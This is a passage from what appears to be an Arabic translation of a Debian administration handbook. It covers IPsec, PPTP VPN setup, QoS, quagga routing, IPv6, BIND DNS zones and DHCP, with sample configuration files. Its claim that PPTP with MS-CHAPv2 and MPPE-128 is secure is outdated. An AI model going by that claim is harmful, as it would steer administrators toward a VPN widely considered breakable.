عندما تصل إلى وجهتها. تتضمن العديد من تطبيقات IPsec اليوم تقنية *NAT-T* (اختصاراً للعبارة *NAT Traversal*)، التي تعمل أساساً على تغليف حزم IPsec بحزم UDP قياسية.

أمن

IPsec والجدران النارية

الوضع القياسي لعمل IPsec يتضمن تبادل البيانات عبر منفذ UDP رقم 500 (وأيضًا على منفذ UDP رقم 4500 في حال استخدام NAT-T). بالإضافة لذلك، تستخدم حزم IPsec بروتوكولي IP مخصَّصَين يجب أن يسمح الجدار الناري بمرورهما؛ يعتمد استقبال هذه الحزم على أرقام بروتوكولاتها، 50 (ESP)، و51 (AH).

10.2.4. PPTP

يستخدم PPTP (اختصاراً للعبارة *Point-to-Point Tunneling Protocol*) قناتي اتصال، واحدة لمعلومات التحكم، والأخرى لتبادل البيانات؛ تستخدم القناة الأخيرة بروتوكول GRE (*Generic Routing Encapsulation*). بعدها يتم إعداد اتصال PPP قياسي عبر قناة تبادل البيانات.

10.2.4.1. إعداد العميل

تحوي الحزمة pptp-linux عميل PPTP سهل الإعداد لنظام لينكس. الخطوات التالية مستوحاة من التوثيق الرسمي:

→ http://pptpclient.sourceforge.net/howto-debian.phtml

لقد أنشأ مديرو النظم في شركة فلكوت عدة ملفات: `/etc/ppp/options.pptp`، `/etc/ppp/peers/falcot`، `/etc/ppp/ip-up.d/falcot`، و `/etc/ppp/ip-down.d/falcot`.

مثال 10.2. الملف `/etc/ppp/options.pptp`

```
# PPP options used for a PPTP connection
lock
noauth
nobsdcomp
nodeflate
```

مثال 10.3. الملف `/etc/ppp/peers/falcot`

```
# vpn.falcot.com is the PPTP server
pty "pptp vpn.falcot.com --nolaunchpppd"
# the connection will identify as the "vpn" user
user vpn
```

```
remotename pptp
# encryption is needed
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

مثال 10.4. الملف `/etc/ppp/ip-up.d/falcot`

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

مثال 10.5. الملف `/etc/ppp/ip-down.d/falcot`

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

أمن

MPPE

لتأمين PPTP يجب استخدام ميزة MPPE (*Microsoft Point-to-Point Encryption*)، وهي متوفرة في النوى القياسية لتوزيعة دبيان بشكل وحدة.

10.2.4.2. إعداد المخدم

تحذير

PPTP والجدران النارية

يجب ضبط الجدارات النارية الوسيطة للسماح بعبور حزم IP التي تستخدم البروتوكول 47 (GRE). بالإضافة لهذا، يجب فتح منفذ مخدم PPTP رقم 1723 حتى يسمح لقناة الاتصال بأن تفتح.

pptpd هو مخدم PPTP في لينكس. لا يحتاج ملف إعداداته الرئيسي، `/etc/pptpd.conf`، إلا لبعض التغييرات القليلة: *localip* (عنوان IP المحلي)، و*remoteip* (عنوان IP البعيد). في المثال التالي، يمتلك مخدم PPTP العنوان `192.168.0.199` دوماً، أما عملاء PPTP فيأخذون العناوين من `192.168.0.200` وحتى `192.168.0.250`.

مثال 10.6. الملف /etc/pptpd.conf

```
# TAG: speed
#
#       Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#       Specifies the location of the PPP options file.
#       By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#       Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#       Specifies the local and remote IP address ranges.
#
#       You can specify single IP addresses separated by commas or you can
#       specify ranges, or both. For example:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       IMPORTANT RESTRICTIONS:
#
#       1. No spaces are permitted between commas or within addresses.
#
#       2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#       3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
#       4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

كما أن إعدادات PPP التي يستخدمها مخدم PPTP تحتاج أيضاً بعض التعديلات على الملف /etc/ppp/pptpd-options. المتغيرات المهمة هي اسم المخدم (pptp)، واسم النطاق (falcot.com)، وعناوين IP لمخدمات DNS و WINS.

مثال 10.7. الملف `/etc/ppp/pptpd-options`

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

الخطوة الأخيرة هي تسجيل المستخدم `vpn` (وكلمة سره) في الملف `/etc/ppp/chap-secrets`. يجب تعبئة اسم المخدم بشكل صريح هنا، بخلاف الحالات الأخرى حيث يمكن استخدام النجمة (*) فيها. بالإضافة لذلك، تعرّف عملاء PPTP التي تعمل على ويندوز نفسها بالشكل *`DOMAIN\\USER`*، بدلاً من تقديم اسم المستخدم فقط. هذا يفسر وجود المستخدم `FALCOT\\vpn` في الملف. من الممكن أيضاً تحديد عناوين IP الخاصة بالمستخدمين؛ استخدام النجمة في هذا الحقل يدل على أننا نريد استخدام العنونة الديناميكية.

مثال 10.8. الملف `/etc/ppp/chap-secrets`

```
# Secrets for authentication using CHAP
# client        server  secret      IP addresses
vpn             pptp    f@Lc3au     *
FALCOT\\vpn     pptp    f@Lc3au     *
```

أمن

ثغرات PPTP

التطبيقات الأولى لبروتوكول PPTP من مايكروسوفت تلقت نقداً حاداً لوجود العديد من الثغرات الأمنية فيها؛ لقد أصلحت معظمها منذ ذلك الوقت في الإصدارات الحديثة. الإعداد المقدم في هذا القسم يعتمد على أحدث إصدار من البروتوكول. لكن انتبه إلى أن إزالة بعض الخيارات (مثل `require-mppe-128` و`require-mschap-v2`) سوف يجعل الخدمة ضعيفة ثانية.

10.3. جودة الخدمة

10.3.1. المبدأ والآلية

يشير مصطلح جودة الخدمة *Quality of Service* (أو *QoS* اختصاراً) لمجموعة من التقنيات التي تضمن أو تحسن جودة الخدمة المقدمة للتطبيقات. من أشهر هذه التقنيات تصنيف بيانات الشبكة في فئات، وتمييز معالجة البيانات وفقًا للفئة التي تنتمي إليها. التطبيق الرئيسي لهذه الخدمة هو *traffic shaping*، الذي يحدد معدلات نقل البيانات للاتصالات المتعلقة بخدمات أو أجهزة معينة حتى لا تستهلك كل السرعة المتاحة على حساب خدمات مهمة أخرى. هذه التقنية مفيدة خصوصًا مع رزم TCP، بما أن هذا البروتوكول يتكيّف آلياً مع سرعة الشبكة المتاحة.

من الممكن أيضًا تغيير أولويات البيانات، وهذا يسمح برفع أولوية رزم الخدمات التفاعلية (مثل **ssh** و**telnet**) أو الخدمات التي تتعامل مع كميات قليلة فقط من البيانات.

تتضمن نوى دبيان المزايا المطلوبة لخدمة QoS مع جميع الوحدات المرتبطة بها. هناك العديد من الوحدات، وكل منها تقدم خدمة مختلفة، من خلال تقديم مُجَدْوِلاتٍ خاصة لأرتال الانتظار الخاصة برزم IP؛ إن المجال الواسع من المجدولات المتوفرة يغطي جميع أنواع الاحتياجات الممكنة.

ثقافة

LARTC — *Linux Advanced Routing & Traffic Control*

إن وثيقة HOWTO المسماة *Linux Advanced Routing & Traffic Control* هي الوثيقة المرجعية التي تغطي كل شيء يتعلق بجودة الخدمة في الشبكات.

→ http://www.lartc.org/howto/

10.3.2. الإعداد والتطبيق

تضبط متغيرات QoS عبر الأمر **tc** (المتوفر في الحزمة iproute). بما أن واجهة هذا الأمر معقدة للغاية، يستحسن استخدام أدوات ذات مستوى أعلى.

10.3.2.1. تقليل زمن الوصول: `wondershaper`

إن الهدف الرئيسي لبرنامج **wondershaper** (في الحزمة ذات الاسم نفسه) هو تقليل أزمنة الوصول بغض النظر عن حمل الشبكة. يتحقق هذا من خلال حد حركة البيانات الكلية إلى قيمة أصغر بقليل من قيمة إشباع الخط.

بعد إعداد الواجهة الشبكية، يتم ضبط هذا التقييد في حركة البيانات عبر الأمر **wondershaper** ***interface download_rate upload_rate***. يمكن أن تكون الواجهة إما `eth0` أو `ppp0` على سبيل المثال، ويُقدَّر كلٌ من معدلي النقل بالكيلوبت بالثانية. يعطل الأمر **wondershaper remove *interface*** التحكم بحركة البيانات على الواجهة المحددة.

بالنسبة لاتصالات إيثرنت، أفضل حل هو استدعاء هذا السكربت تلقائياً بعد إعداد الواجهة الشبكية. يتم هذا بإضافة التعليمتين التوجيهيتين `up` (تشير إلى أمر يتم تنفيذه بعد إعداد الواجهة الشبكية) و`down` (تشير إلى أمر يتم تنفيذه قبل إلغاء إعداد الواجهة الشبكية) إلى الملف `/etc/network/interfaces` وإضافة الأمرين السابقين كما يلي:

مثال 10.9. التغيرات في الملف `/etc/network/interfaces`

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

في حالة اتصالات PPP، يمكن تفعيل التحكم بحركة البيانات مباشرة بعد بدء الاتصال عبر إنشاء سكربت يستدعي **wondershaper** وتخزينه في `/etc/ppp/ip-up.d/`.

> *التعمق أكثر*
>
> الإعداد المثالي
>
> يصف الملف `/usr/share/doc/wondershaper/README.Debian.gz` –بشيء من التفصيل– طريقة الإعداد التي ينصح بها مشرف الحزمة. على وجه الخصوص، ينصح بقياس سرعتي التنزيل والرفع لتقدير الحدود الحقيقية بأفضل ما يمكن.

10.3.2.2. الإعداد القياسي

إذا لم يستخدم أي إعداد QoS خاص، سوف تستخدم النواة لينكس مجدول الأرتال `pfifo_fast`، الذي يوفر بعض المزايا المفيدة. كل رزمة IP لها أولوية تعتمد على حقل ToS (أي *Type of Service*) الخاص بهذه الرزمة؛ ويكفي تعديل هذا الحقل للاستفادة من مزايا الجدولة. هناك خمس قيم ممكنة:

- خدمة عادية (0) (Normal-Service)؛

- تقليل الكلفة (2) (Minimize-Cost)؛
- رفع الوثوقية (4) (Maximize-Reliability)؛
- رفع مستوى النقل (8) (Maximize-Throughput)؛
- تقليل التأخير (16) (Minimize-Delay).

يمكن للتطبيق الذي يولد رزم IP تحديد قيمة الحقل ToS، أو يمكن تعديلها آنياً باستخدام *netfilter*. القواعد التالية كافية لزيادة استجابة خدمة في مخدم SSH:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

10.4. التوجيه الديناميكي

الأداة المرجعية في التوجيه الديناميكي حالياً هي **quagga**، المتوفرة في الحزمة ذات الاسم نفسه؛ لقد كان اسمها **zebra** إلى أن توقف تطويرها. على أي حال، فإن **quagga** حافظت على أسماء البرامج بدافع الحفاظ على التوافقية وهذا ما يفسر وجود الأمر **zebra** فيما يلي.

أساسيات

التوجيه الديناميكي

يسمح التوجيه الديناميكي للموجهات بضبط مسارات إرسال رزم IP في الزمن الحقيقي. لكل بروتوكول طريقته الخاصة بتعريف المسارات (الطريق الأقصر، استخدام المسارات التي يعلن عنها النظراء، وغيرها).

في النواة لينكس، يصل المسار بين الجهاز الشبكي مع مجموعة من الأجهزة التي يمكن الوصول إليها عبر هذا الجهاز. يعرف الأمر **route** مسارات جديدة، ويعرض المسارات الموجودة سابقاً.

Quagga هي مجموعة من الخدمات التي تتعاون مع بعضها لتعريف جداول التوجيه التي تستخدمها النواة لينكس؛ يقدم كل بروتوكول توجيه (أهمها BGP، و OSPF، و RIP) خدمته الخاصة. تجمع الخدمة **zebra** المعلومات من الخدمات الأخرى وتدير جداول التوجيه الستاتيكية وفقاً لها. الخدمات الأخرى هي **bgpd**، **ospfd**، **ospf6d**، **ripd**، **ripngd**، **isisd** و**babeld**.

يتم تفعيل الخدمات بتحرير الملف `/etc/quagga/daemons` وإنشاء ملف الإعداد المناسب في `/etc/quagga/`؛ ويجب تسمية هذا الملف بنفس اسم الخدمة مع إضافة اللاحقة `.conf`. ويجب أن يكون مالكه المستخدم `quagga` و المجموعة `quaggavty`، حتى يستدعي السكربت `/etc/init.d/quagga` الخدمة.

إن إعداد كل من هذه الخدمات يتطلب معرفة بروتوكول التوجيه المرتبط بها. لا يمكن شرح هذه البروتوكولات بالتفصيل هنا، لكن الحزمة quagga-doc توفر شرحاً وافياً في ملف **info**. يمكن تصفح المحتوى نفسه بصيغة HTML على موقع Quagga:

→ http://www.quagga.net/docs/docs-info.php

بالإضافة لذلك، صيغة هذه الملفات قريبة جداً من واجهة إعداد الموجهات الشبكية، لذلك سوف يتأقلم مديرو الشبكات سريعاً مع **quagga**.

> *ممارسة عملية*
>
> OSPF، BGP أو RIP؟
>
> إن OSPF هو أفضل بروتوكول للتوجيه الديناميكي عموماً في الشبكات الخاصة، لكن BGP أكثر انتشاراً في التوجيه على الإنترنت. بروتوكول RIP قديم جداً، ونادراً ما يستخدم في الوقت الحاضر.

IPv6 .10.5

IPv6 هو الإصدار الجديد من بروتوكول IP اللاحق للإصدار IPv4، وهو مصمم لتصحيح عيوب IPv4 وأهمها قلة عناوين IP المتاحة. يتحكم هذا البروتوكول بطبقة الشبكة؛ وهو يهدف لتوفير وسيلة لعنونة الأجهزة، وإيصال البيانات إلى وجهتها الصحيحة، ومعالجة تجزئة البيانات عند الحاجة (أي تجزئة الحزم إلى قطع يعتمد حجمها على وصلات الشبكة المستخدمة على الطريق وإعادة تجميع هذه القطع بترتيبها الصحيح عند الاستلام).

تتضمن نوى ديبان دعم IPv6 في لب النواة (عدا بعض المعماريات التي تتضمن دعم IPv6 بشكل وحدة اسمها `ipv6`). هناك مكافِئات للأدوات الأساسية تعتمد IPv6 مثل **ping6** التي تقابل **ping** و**traceroute6** التي تقابل **traceroute**، وهاتان متوفرتان في الحزمتين iputils-ping وiputils-tracepath.

يشبه إعداد شبكات IPv6 إعداد شبكات IPv4، عبر الملف `/etc/network/interfaces`. لكن إذا أردت أن تتاح الشبكة عالميًا، فعليك أن تتأكد أنك تملك موجهاً يدعم IPv6 لتوجيه حركة البيانات إلى شبكة IPv6 العالمية.

مثال 10.10. مثال عن إعدادات IPv6

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

لشبكات IPv6 أقنعة من 64 بت عادة. هذا يعني وجود 2^{64} عنوان مستقل ضمن الشبكة الفرعية. هذا يسمح لإعداد العناوين التلقائي SLAAC (Stateless Address Autoconfiguration) باختيار عنوان IP اعتماداً على عنوان MAC الخاص بالوجهة الشبكية. افتراضياً، إذا كان SLAAC مفعلاً على الشبكة، وكان IPv6 مفعلاً على الحاسب، فسوف تعثر النواة آلياً على موجهات الشبكة وتضبط الواجهات الشبكية.

لكن هذا السلوك قد يضر بالخصوصية. فإذا كنت تتنقل بين الشبكات كثيراً، مع حاسبك المحمول مثلاً، قد لا تريد أن يكون عنوان MAC الخاص بك جزءاً من عنوان IPv6 العمومي، لأن هذا يسهل التعرف على الجهاز نفسه بين الشبكات. من حلول هذه القضية استخدام إضافات الخصوصية للبروتوكول IPv6، التي تعين عنواناً إضافياً مولداً عشوائياً للواجهة الشبكية، وتغيره دورياً وتفضل استخدامه للاتصالات الصادرة. أما الاتصالات الواردة فتستطيع استخدام العنوان الذي يولده SLAAC. المثال التالي، وهو جزء من ملف `/etc/network/interfaces`، يُفَعّل إضافات الخصوصية هذه.

مثال 10.11. إضافات الخصوصية في IPv6

```
iface eth0 inet6 auto
    # Prefer the randomly assigned addresses for outgoing connections.
    privext 2
```

> *تلميح*
> **البرامج المبنية مع IPv6**
>
> يجب تعديل العديد من البرامج للتعامل مع IPv6. لقد تم تعديل معظم الحزم في دبيان بالفعل، لكن ليس جميعها. إذا كانت حزمتك المفضلة لا تعمل مع IPv6 بعد، يمكنك طلب المساعدة على القائمة البريدية *debian-ipv6*. قد يخبرونك عن بديل يعمل مع IPv6 أو قد يبلغون عن علة لمتابعة القضية بشكل سليم.
>
> → http://lists.debian.org/debian-ipv6/

يمكن تقييد اتصالات IPv6 بنفس أسلوب IPv4: إذ تتضمن النَوَى القياسية في دبيان تعديلاً لـ*netfilter* للتعامل مع IPv6. يتم إعداد *netfilter* الذي يعمل مع IPv6 بأسلوب يشبه مقابله الذي يعمل مع IPv4، فيما عدا أن البرنامج الذي يجب استعماله هو **ip6tables** بدلاً من **iptables**.

10.5.1. الأنفاق

> *تحذير*
>
> أنفاق IPv6 والجدران النارية
>
> إن استخدام أنفاق IPv6 عبر بروتوكول IPv4 (بدلاً من استخدام native IPv6) يتطلب من الجدار الناري قبول حركة البيانات التي تستخدم بروتوكول IPv4 رقم 41.

إذا لم يكن اتصال IPv6 الnative متوفراً، يمكن استخدام نفق عبر IPv4 كحل بديل. Gogo6 هو أحد مزودي هذه الأنفاق (مجاناً):

→ http://www.gogo6.com/freenet6/tunnelbroker

لاستخدام نفق Freenet6، عليك التسجيل بحساب Freenet6 Pro على الموقع، ثم تثبيت حزمة `gogoc` وإعداد النفق. هذا يتطلب تعديل الملف `/etc/gogoc/gogoc.conf`: حيث يجب إضافة السطرين `userid` و`password` الذين تم استلامهما عبر البريد الإلكتروني، ويجب استبدال `server` بالسطر `authenticated.freenet6.net`.

بإضافة التعليمات التوجيهية الثلاث التالية إلى الملف `/etc/gogoc/gogoc.conf` سوف تتاح إمكانية الاتصال عبر IPv6 لجميع الأجهزة على الشبكة المحلية (على فرض أن الشبكة المحلية تتصل بالواجهة eth0):

```
host_type=router
prefixlen=56
if_prefix=eth0
```

بعدها يصبح الجهاز موجه الوصول لشبكة فرعية ذات بادئة طولها 56 بت. بعد أن يعلم النفق بهذا التعديل، يجب إعلام الشبكة المحلية به؛ وهذا يتضمن تثبيت الخدمة **radvd** (من الحزمة ذات الاسم نفسه). تؤدي خدمة إعداد IPv6 هذه دوراً مشابهاً لخدمة **dhcpd** في عالم IPv4.

يجب بعدها إنشاء ملف الإعداد `/etc/radvd.conf` (استعن بالملف `/usr/share/doc/radvd/examples/simple-radvd.conf` كنقطة انطلاق). في حالتنا، التغيير الوحيد المطلوب هو تغيير البادئة، التي يجب استبدالها بالبادئة التي يقدمها Freenet6؛ يمكن العثور عليها في مخرجات الأمر **ifconfig**، في القسم المتعلق بالواجهة `tun`.

بعدها استدع الأمر **/etc/init.d/gogoc restart** والأمر **/etc/init.d/radvd start**، ويجب عندها أن تعمل شبكة IPv6.

10.6. مخدمات أسماء النطاقات Domain Name Servers (DNS)

10.6.1. المبدأ والآلية

خدمة أسماء النطاقات *Domain Name Service* (DNS) هي مكون أساسي في شبكة الإنترنت: فهي تقابل أسماء الحواسيب بعناوين IP (والعكس أيضًا)، وهذا ما يسمح باستخدام www.debian.org بدلاً من 5.153.231.4 أو 2001:41c8:1000:21::21:4.

تصنف سجلات DNS في مناطق – zones؛ كل منطقة تقابل نطاقاً (أو نطاقاً فرعياً) أو مجالاً من عناوين IP (بما أن عناوين IP عموماً تحجز بشكل مجالات متسلسلة). يتحكم المخدم الأساسي بمحتويات المنطقة؛ أما المخدمات الفرعية، التي تعمل عادة على أجهزة منفصلة، توفر نسخاً تُحدّث بانتظام عن المنطقة الأساسية.

يمكن أن تحوي كل منطقة سجلات من أنواع مختلفة (*Resource Records*):

- A: عنوان IPv4.
- CNAME: لقب (*canonical name*).
- MX: *mail exchange*، مخدم بريد إلكتروني. تستخدم مخدمات البريد الإلكتروني الأخرى هذه المعلومات لتعرف المخدم الموافق لعنوان الوجهة الذي سترسل البريد إليه. لكل سجل MX هناك أولوية. يستقبل المخدم ذا الأولوية الأعلى (صاحب الرقم الأصغر) اتصال SMTP أولاً (انظر الملاحظة الجانبية SMTP ص 310)؛ وإذا لم يجب، يتم الاتصال بالمخدمات التي تليه حسب ترتيب الأولوية.
- PTR: رقم IP الموافق للاسم. هذه السجلات تخزن في « المناطق العكسية » التي تسمى تبعاً لمجال عناوين IP. مثلاً، 1.168.192.in-addr.arpa هي المنطقة العكسية لجميع العناوين في المجال 192.168.1.0/24.
- AAAA: عنوان IPv6.
- NS: الاسم المقابل لمخدم DNS. كل نطاق يجب أن يحوي سجل NS واحد على الأقل. تشير هذه السجلات إلى مخدم DNS الذي يستطيع الإجابة على الطلبات المتعلقة بهذا النطاق؛ عادة ما تشير هذه السجلات إلى مخدمات أساسية وثانوية للنطاق. تسمح هذه السجلات أيضًا بما يعرف بانتداب DNS – DNS delegation، مثلاً، يمكن أن يحوي النطاق falcot.com سجل NS بالاسم internal.falcot.com، وهذا يعني أن النطاق internal.falcot.com يديره مخدم DNS آخر. طبعاً، يجب أن يصرح هذا المخدم الأخير عن المنطقة internal.falcot.com.

إن مخدم الأسماء المرجعي (Bind) قد طوره ويعمل على صيانته ISC (*Internet Software Consortium*). تقدم ديبان هذا المخدم في الحزمة bind9. تقدم النسخة 9 تغيرين كبيرين عن النسخ السابقة. أولاً، يستطيع مخدم DNS الآن العمل بصلاحيات المستخدم العادي، بحيث لا تمنح الثغرات الأمنية security vulnerabilities في المخدم صلاحيات الجذر للمهاجمين (كما تكرر مع النسخ 8.x مرات عديدة).

بالإضافة لذلك، أصبح Bind يدعم معيار DNSSEC لتوقيع سجلات DNS (ومصادقتها أيضاً)، وهذا يسمح بمنع تزوير (spoofing) هذه البيانات عبر هجمات man-in-the-middle.

> *ثقافة*
> **DNSSEC**
>
> معيار DNSSEC معقد جداً؛ وهذا يفسر جزئياً عدم انتشار استخدامه حتى الآن (رغم أنه يتعايش بشكل ممتاز مع مخدمات DNS التي لا تدعم DNSSEC). لفهم مناحي هذا المعيار، عليك الاطلاع على المقالة التالية.
> → http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

10.6.2. الإعداد

مهما كان إصدار **bind**، فإن ملفات إعداده لها البنية نفسها.

أنشأ مديرو النظم في شركة فلكوت منطقة أساسية `falcot.com` لتخزين المعلومات المتعلقة بهذا النطاق، ومنطقة `168.192.in-addr.arpa` للمقابلة العكسية (reverse mapping) لعناوين IP في الشبكات المحلية.

> *تحذير*
> **أسماء المناطق العكسية**
>
> للمناطق العكسية أسماء خاصة. فالمنطقة التي تغطي الشبكة `192.168.0.0/16` يجب أن تسمى `168.192.in-addr.arpa`: حيث تعكس أجزاء عنوان IP، وتتبع باللاحقة *in-addr.arpa*.
>
> بالنسبة لشبكات IPv6، فاللاحقة هي `ip6.arpa` كما تكتب أجزاء عنوان IP المعكوسة بالتمثيل الست عشري الكامل لعناوين IP. بالتالي، يجب تسمية المنطقة الخاصة بالشبكة `2001:0bc8:31a0::/48` كالتالي: `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

> *تلميح*
> **اختبار مخدم DNS**
>
> يستعلم الأمر **`host`** (من الحزمة bind9-host) عن مخدم DNS، ويمكن استخدامه لاختبار إعدادات المخدم. مثلاً، يتحقق الأمر **`host machine.falcot.com localhost`** من إجابة المخدم المحلي على الطلب `machine.falcot.com`. أما

الأمر **host *ipaddress* localhost** فيختبر الاستبيان العكسي (reverse resolution).

يمكن أن تساعد المقتطفات التالية، المأخوذة من ملفات شركة فلكوت، على ضبط مخدم DNS:

مثال 10.12. مقتطفات من `/etc/bind/named.conf.local`

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone "internal.falcot.com" {
        type master;
        file "/etc/bind/db.internal.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
};
```

مثال 10.13. مقتطفات من `/etc/bind/db.falcot.com`

```
; falcot.com Zone
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
; The @ refers to the zone name ("falcot.com" here)
; or to $ORIGIN if that directive has been used
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2
```

```
ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

تحذير

صيغة الاسم

تتبع صيغة أسماء الأجهزة قواعد صارمة. مثلاً، كلمة `machine` تعني ضمنيًا `machine.`*`domain`*. في حال كانت إضافة اسم النطاق غير مرغوبة، فيجب كتابة الاسم بالشكل `machine.` (مع إضافة النقطة إلى نهاية الاسم). وللإشارة إلى اسم DNS يقع خارج النطاق الحالي كتابة الاسم كما في `machine.otherdomain.com.` (مع نقطة في النهاية).

مثال 10.14. مقتطفات من `/etc/bind/db.192.168`

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL

        IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.internal.falcot.com.
```

10.7. DHCP

DHCP (اختصاراً للعبارة *Dynamic Host Configuration Protocol*) هو بروتوكول يسمح للأجهزة بالحصول على إعدادات الشبكة الخاصة بها عند الإقلاع. هذا يسمح بإدارة إعدادات الشبكة مركزياً، ويضمن أن جميع الأجهزة المكتبية ستحصل على إعدادات متشابهة.

يقدم مخدم DHCP العديد من المتغيرات الشبكية. أكثرها شيوعاً عنوان IP والشبكة التي ينتمي لها الجهاز، لكنه يستطيع أيضًا تقديم معلومات أخرى، مثل مخدمات DNS، ومخدمات WINS، ومخدمات NTP، وغيرها.

المطور الأساسي لمخدم DHCP هو Internet Software Consortium (الذي يطور **bind** أيضًا). حزمة دبيان التي تحوي مخدم DHCP هي isc-dhcp-server.

10.7.1. الإعداد

أولى العناصر التي يجب تحريرها في ملف إعداد مخدم DHCP (`/etc/dhcp/dhcpd.conf`) هي اسم النطاق ومخدمات DNS. إذا كان هذا المخدم وحيداً على الشبكة المحلية (وفقاً لتعريف انتشار البث – broadcast propagation)، يجب أيضًا تفعيل (أو إزالة التعليق عن) التعليمة التوجيهية `authoritative`. كما يجب إنشاء قسم `subnet` يصف الشبكة المحلية ومعلومات الإعداد المقدمة. المثال التالي يتناسب مع الشبكة المحلية `192.168.0.0/24` فيها موجه عنوانه `192.168.0.1` يخدم كبوابة للشبكة. تقع عناوين IP المتاحة ضمن المجال `192.168.0.128` وحتى `192.168.0.254`.

مثال 10.15. مقتطفات من `/etc/dhcp/dhcpd.conf`

```
#
# Sample configuration file for ISC dhcpd for Debian
#

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
```

```
    ddns-domainname "internal.falcot.com";
}
```

10.7.2. DHCP و DNS

من الميزات القيمة التسجيل الآلي لعملاء DHCP في منطقة DNS، بحيث يحصل كل جهاز على اسم ذو معنى (بدلاً من اسم غريب مثل `machine-192-168-0-131.internal.falcot.com`). لاستخدام هذه الميزة يجب ضبط مخدم DNS لقبول التحديثات على منطقة `internal.falcot.com` من مخدم DHCP، وإعداد مخدم DHCP لإرسال التحديثات عند كل عملية تسجيل.

في حال استخدام **bind**، يجب إضافة التعليمة التوجيهية `allow-update` لكل منطقة يحتاج مخدم DHCP تعديلها (منطقة النطاق `internal.falcot.com`، والمنطقة العكسية). هذه التعليمة تحدد عناوين IP التي يسمح لها بإجراء هذه التحديثات؛ بالتالي يجب أن تسجل فيها جميع عناوين مخدم DHCP (العناوين المحلية والعنوان العام، في حال وجوده).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

انتبه! المنطقة التي يمكن تعديلها سوف يغيرها **bind**، وسوف يستبدل ملفات إعدادها في فواصل زمنية منتظمة. بما أن هذه العملية المؤتمتة تنتج ملفات صعبة القراءة مقارنة بالملفات المكتوبة يدويًا، فإن مديري النظم في فلكوت قرروا معالجة النطاق `internal.falcot.com` باستخدام مخدم DNS منتدب (delegated)؛ هذا يعني أن ملفات المنطقة `falcot.com` تبقى بالكامل تحت التحكم اليدوي.

